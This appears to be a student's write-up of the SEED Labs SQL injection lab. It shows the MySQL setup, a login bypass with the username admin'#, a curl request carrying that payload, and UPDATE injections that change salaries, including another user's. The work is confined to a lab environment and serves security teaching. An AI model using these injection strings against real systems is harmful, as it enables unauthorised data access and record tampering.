


## PRACTICE TASKS

### Task-1:



```
[08/27/22]seed@VM:~/.Labsetup$ docksh d6523060aa4b
root@d6523060aa4b:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can
be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql>

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.01 sec)


mysql> use sqllab_users;
ERROR 1049 (42000): Unknown database 'sqllab'
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql>
```

From mysql container I opened my terminal. Then logged in to my mysql database. Then from there with “use sqllab\_users” command, I entered to my designated database and from there using “show tables” command, I had all the tables that was in my database at that time.

## Task-2:



The top screenshot shows a web browser displaying the 'User Details' page of the SEED LABS application. The page features a table with the following data:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

The bottom screenshot shows a terminal window with a curl command being executed, which outputs the raw HTML source code of the page. The output includes the table structure and the user data rows, such as:

```
<table class='table table-striped table-bordered'><thead><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td></tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
```

What I did in my first task was, I gave < admin'# > as my username and something random as my password. It was converted to an sql command that gave me all the information from the table.


In my second task I accessed all the element of the browser from my terminal. The command that I used was,

\$ curl

'[www.seed-server.com/unsafe\\_home.php?username=admin%27%23&Password=123](http://www.seed-server.com/unsafe_home.php?username=admin%27%23&Password=123)'




----- task 2.3 add -----

### Task-3:



It was just a simple command to change my salary after seeing the php file from the mysql container. ``,Salary='696969`` . And it updated my salary.

And to change the salary of Boby the boss I just used the same code along with the name of Boby and then comment out the rest of the code. The command is ``,Salary='22' WHERE name='Boby';#``



So in this task I first created a password and hashed it in my terminal and save it in a text file. Then from the site I just ran an mysql command that got my job done.

